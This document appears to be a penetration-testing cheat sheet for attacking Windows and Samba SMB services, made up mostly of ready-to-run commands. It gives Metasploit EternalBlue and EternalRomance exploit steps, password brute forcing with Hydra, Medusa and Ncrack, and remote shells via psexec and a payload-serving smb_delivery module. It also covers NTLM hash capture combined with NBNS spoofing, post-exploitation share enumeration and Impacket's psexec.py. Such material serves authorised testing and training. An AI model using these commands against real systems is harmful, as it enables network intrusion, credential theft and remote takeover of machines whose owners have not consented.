### SMB

To identify the following information of Windows or Samba system, every pentester go for SMB enumeration during network penetration testing.

1. Banner Grabbing using NMAP nmap -p 445 -A 192.168.1.101
2. Then Vulnerability scanning also using a built-in script for NMAP nmap --script smb-vuln\* -p 445 192.168.1.101

If Eternal Blue is available Metasploit it!

|  |  |
| --- | --- |
| 1  2  3 | use exploit/windows/smb/ms17\_010\_eternalblue  msf exploit(ms17\_010\_eternalblue) > set rhost 192.168.1.101  msf exploit(ms17\_010\_eternalblue) > exploit |

### SMB login via Brute Force with Hydra

|  |  |
| --- | --- |
|  | hydra -L user.txt -P pass.txt 192.168.1.101 smb |

-L**–> denotes the path of username list**

**-P –>denote the path of password**

If you have SMB login credential, then you can use the following module to determine what local users exist via the SAM RPC service.

|  |  |
| --- | --- |
| 1  2  3  4  5 | use auxiliary/scanner/smb/smb\_enumusers  msf auxiliary(smb\_enumusers) > set rhosts 192.168.1.101  msf auxiliary(smb\_enumusers) > set smbuser raj  msf auxiliary(smb\_enumusers) > set smbpass 123  msf auxiliary(smb\_enumusers) > exploit |

### Other brute force options

* X-Hydra GUI
* Medusa medusa -h 192.168.1.118 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M smbnt
* Ncrack ncrack –U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 –p 445
* Metasploit-

1. use auxiliary/scanner/smb/smb\_login
2. msf exploit (smb\_login)>set rhosts 192.168.1.118
3. msf exploit (smb\_login)>set user\_file /root/Desktop/user.txt
4. msf exploit (smb\_login)>set pass\_file /root/Desktop/pass.txt
5. msf exploit (smb\_login)>set stop\_on\_success true
6. msf exploit (smb\_login)>exploit

### PSexec – To Connect SMB

### With Metasploit you can obtain meterpreter session to access the remote shell

use exploit/windows/smb/psexec

msf exploit windows/smb/psexec) > set rhost 192.168.1.101

msf exploit(windows/smb/psexec) > set smbuser raj

msf exploit(windows/smb/psexec) > set smbpass 123

msf exploit(windows/smb/psexec) > exploit

This module serves payloads via an SMB server and provides commands to retrieve and execute the generated payloads

use exploit/windows/smb/smb\_delivery

msf exploit(windows/smb/smb\_delivery) > set srvhost 192.168.1.109

msf exploit(windows/smb/smb\_delivery) > exploit

soon as the victim will run above malicious code inside the run prompt or command prompt, we will get a meterpreter session at Metasploit.

### SMB Exploit via NTLM Capture

Another method to exploit SMB is NTLM hash capture by capturing response password hashes of SMB target machine.

This module provides an SMB service that can be used to capture the challenge-response password hashes of SMB client systems. Responses sent by this service have by default the configurable challenge string (\x11\x22\x33\x44\x55\x66\x77\x88), allowing for easy cracking using Cain & Abel, L0phtcrack or John the Ripper (with jumbo patch). To exploit this, the target system must try to authenticate to this module.

|  |  |
| --- | --- |
| 1  2  3  4 | use auxiliary/server/capture/smb  msf auxiliary(smb) > set srvhost 192.168.1.109  msf auxiliary(smb) > set johnpwfile /root/Desktop/  msf auxiliary(smb) > exploit |

Simultaneously run NBNS\_response module under capture smb module.

This module forges the NetBIOS Name Service (NBNS) responses. It will listen for NBNS requests sent to the local subnet’s broadcast address and spoof a response, redirecting the querying machine to an IP of the attacker’s choosing. Combined with auxiliary/server/capture/smb or auxiliary/server/capture/http\_ntlm it is a highly effective means of collecting crackable hashes on common networks. This module must be run as root and will bind to udp/137 on all interfaces.

|  |  |
| --- | --- |
| 1  2  3  4 | auxiliary/spoof/nbns/nbns\_response  msf auxiliary(nbns\_response) > set spoofip 192.168.1.109  msf auxiliary(nbns\_response) > set interface eth0  msf auxiliary(nbns\_response) >exploit |

### Post Exploitation

### Enumerate configured and recently used file shares

use post/windows/gather/enum\_shares

msf post(enum\_shares) > set session 1


msf post(enum\_shares) > exploit

Python Script for file sharing between windows and Linux

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

|  |
| --- |
| #!/usr/bin/env python |
|  | # SECUREAUTH LABS. Copyright 2018 SecureAuth Corporation. All rights reserved. |
|  | # |
|  | # This software is provided under under a slightly modified version |
|  | # of the Apache Software License. See the accompanying LICENSE file |
|  | # for more information. |
|  | # |
|  | # Simple SMB Server example. |
|  | # |
|  | # Author: |
|  | # Alberto Solino (@agsolino) |
|  | # |
|  |  |
|  | import sys |
|  | import argparse |
|  | import logging |
|  |  |
|  | from impacket.examples import logger |
|  | from impacket import smbserver, version |
|  | from impacket.ntlm import compute\_lmhash, compute\_nthash |
|  |  |
|  | if \_\_name\_\_ == '\_\_main\_\_': |
|  |  |
|  | # Init the example's logger theme |
|  | print(version.BANNER) |
|  |  |
|  | parser = argparse.ArgumentParser(add\_help = True, description = "This script will launch a SMB Server and add a " |
|  | "share specified as an argument. You need to be root in order to bind to port 445. " |
|  | "For optional authentication, it is possible to specify username and password or the NTLM hash. " |
|  | "Example: smbserver.py -comment 'My share' TMP /tmp") |
|  |  |
|  | parser.add\_argument('shareName', action='store', help='name of the share to add') |
|  | parser.add\_argument('sharePath', action='store', help='path of the share to add') |
|  | parser.add\_argument('-comment', action='store', help='share\'s comment to display when asked for shares') |
|  | parser.add\_argument('-username', action="store", help='Username to authenticate clients') |
|  | parser.add\_argument('-password', action="store", help='Password for the Username') |
|  | parser.add\_argument('-hashes', action="store", metavar = "LMHASH:NTHASH", help='NTLM hashes for the Username, format is LMHASH:NTHASH') |
|  | parser.add\_argument('-ts', action='store\_true', help='Adds timestamp to every logging output') |
|  | parser.add\_argument('-debug', action='store\_true', help='Turn DEBUG output ON') |
|  | parser.add\_argument('-ip', '--interface-address', action='store', default='0.0.0.0', help='ip address of listening interface') |
|  | parser.add\_argument('-port', action='store', default='445', help='TCP port for listening incoming connections (default 445)') |
|  | parser.add\_argument('-smb2support', action='store\_true', default=False, help='SMB2 Support (experimental!)') |
|  |  |
|  | if len(sys.argv)==1: |
|  | parser.print\_help() |
|  | sys.exit(1) |
|  |  |
|  | try: |
|  | options = parser.parse\_args() |
|  | except Exception as e: |
|  | logging.critical(str(e)) |
|  | sys.exit(1) |
|  |  |
|  | logger.init(options.ts) |
|  |  |
|  | if options.debug is True: |
|  | logging.getLogger().setLevel(logging.DEBUG) |
|  | # Print the Library's installation path |
|  | logging.debug(version.getInstallationPath()) |
|  | else: |
|  | logging.getLogger().setLevel(logging.INFO) |
|  |  |
|  | if options.comment is None: |
|  | comment = '' |
|  | else: |
|  | comment = options.comment |
|  |  |
|  | server = smbserver.SimpleSMBServer(listenAddress=options.interface\_address, listenPort=int(options.port)) |
|  |  |
|  | server.addShare(options.shareName.upper(), options.sharePath, comment) |
|  | server.setSMB2Support(options.smb2support) |
|  |  |
|  | # If a user was specified, let's add it to the credentials for the SMBServer. If no user is specified, anonymous |
|  | # connections will be allowed |
|  | if options.username is not None: |
|  | # we either need a password or hashes, if not, ask |
|  | if options.password is None and options.hashes is None: |
|  | from getpass import getpass |
|  | password = getpass("Password:") |
|  | # Let's convert to hashes |
|  | lmhash = compute\_lmhash(password) |
|  | nthash = compute\_nthash(password) |
|  | elif options.password is not None: |
|  | lmhash = compute\_lmhash(options.password) |
|  | nthash = compute\_nthash(options.password) |
|  | else: |
|  | lmhash, nthash = options.hashes.split(':') |
|  |  |
|  | server.addCredential(options.username, 0, lmhash, nthash) |
|  |  |
|  | # Here you can set a custom SMB challenge in hex format |
|  | # If empty defaults to '4141414141414141' |
|  | # (remember: must be 16 hex bytes long) |
|  | # e.g. server.setSMBChallenge('12345678abcdef00') |
|  | server.setSMBChallenge('') |
|  |  |
|  | # If you don't want log to stdout, comment the following line |
|  | # If you want log dumped to a file, enter the filename |
|  | server.setLogFile('') |
|  |  |
|  | # Rock and roll |
|  | server.start() |

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**



### Smbclient

smbclient –L 192.168.1.108

smbclient //192.168.1.108/User

|  |  |
| --- | --- |
| 1 | nmblookup -A 192.168.1.103 |

nmblookup is a helpful command for enumerating domain/workstation and MAC address

nbtscan

This is a command utility that tries to scan NetBIOS name servers open on a local or remote TCP/IP network and because it is a first step in finding open shares. It is created on the functionality of the Windows standard tool “nbtstat”, and it works on a whole subnet instead of individual IP.

|  |  |
| --- | --- |
| 1 | nbtscan 192.168.1.1/24 |

SMBMap

SMBMap allows users to enumerate samba share drives across an entire domain. List share drives, drive permissions, share contents, upload/download functionality, file name auto-download pattern matching, and even execute remote commands. This tool was designed with pen testing in mind and is intended to simplify searching for potentially sensitive data across large networks.

smbmap -H 192.168.1.102

smbmap -H 192.168.1.102 -d metasploitable -u msfadmin -p msfadmin

Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It attempts to offer similar functionality to enum.exe formerly available from www.bindview.com.

It is written in Perl and is basically a wrapper around the Samba tools smbclient, rpclient, net, and nmblookup.

|  |  |
| --- | --- |
| 1 | enum4linux -a 192.168.1.102 |

Multiple ways to Connect Remote PC using SMB Port

**Exploiting Windows Server 2008 R2 via SMB through Metasploit inbuilt exploits:**

* Microsoft Windows Authenticated User Code Execution
* Microsoft Windows Authenticated Powershell Command Execution
* Microsoft Windows Authenticated Administration Utility
* SMB Impacket WMI Exec

**Third-party Tools**

* Impacket (psexec)
* Impacket (exec)
* Psexec exe
* Atelier Web Remote Commander

**Exploiting Windows 2007 via SMB through Metasploit inbuilt exploits:**

MS17-010 EternalRomance SMB Remote code execution

MS17-010 EternalRomance SMB Remote command execution

msf > use exploit/windows/smb/psexec

msf exploit windows/smb/psexec) > set rhost 192.168.1.104

msf exploit(windows/smb/psexec) > set smbuser administrator

msf exploit(windows/smb/psexec) > set smbpass Ignite@123

msf exploit(windows/smb/psexec) > exploit

### ****Impacket for Psexec.py****

Psexec.py lets you execute processes on remote windows systems, copy files on remote systems, process their output and stream it back. It allows execution of remote shell commands directly with the full interactive console without having to install any client software.

|  |  |
| --- | --- |
| 1  2  3  4 | git clone https://github.com/CoreSecurity/impacket.git  cd impacket/  python setup.py install  cd examples |

**Syntax:** ./psexec.py [[domain/] username [: password] @] [Target IP Address]

./psexec.py SERVER/Administrator:Ignite@192.168.1.104

### ****PsExec.exe****

Psexec.exe is software that helps us to access other computers in a network. This software directly takes us to the shell of the remote PC with the advantage of doing nothing manually. Download this software from –> **http://download.sysinternals.com/files/PSTools.zip.**

Unzip the file once you have downloaded it. Go to your command prompt and type:

|  |  |
| --- | --- |
| 1 | PsExec.exe\\192.168.1.104 -u administrator -p Ignite@123 cmd |

**EternalRomance SMB Remote Code Execution**

|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/windows/smb/ms17\_010\_psexec  msf exploit(windows/smb/ms17\_010\_psexec) > set rhost 192.168.1.105  msf exploit(windows/smb/ms17\_010\_psexec) > set smbuser raj  msf exploit(windows/smb/ms17\_010\_psexec) > set smbpass 123  msf exploit(windows/smb/ms17\_010\_psexec) > exploit |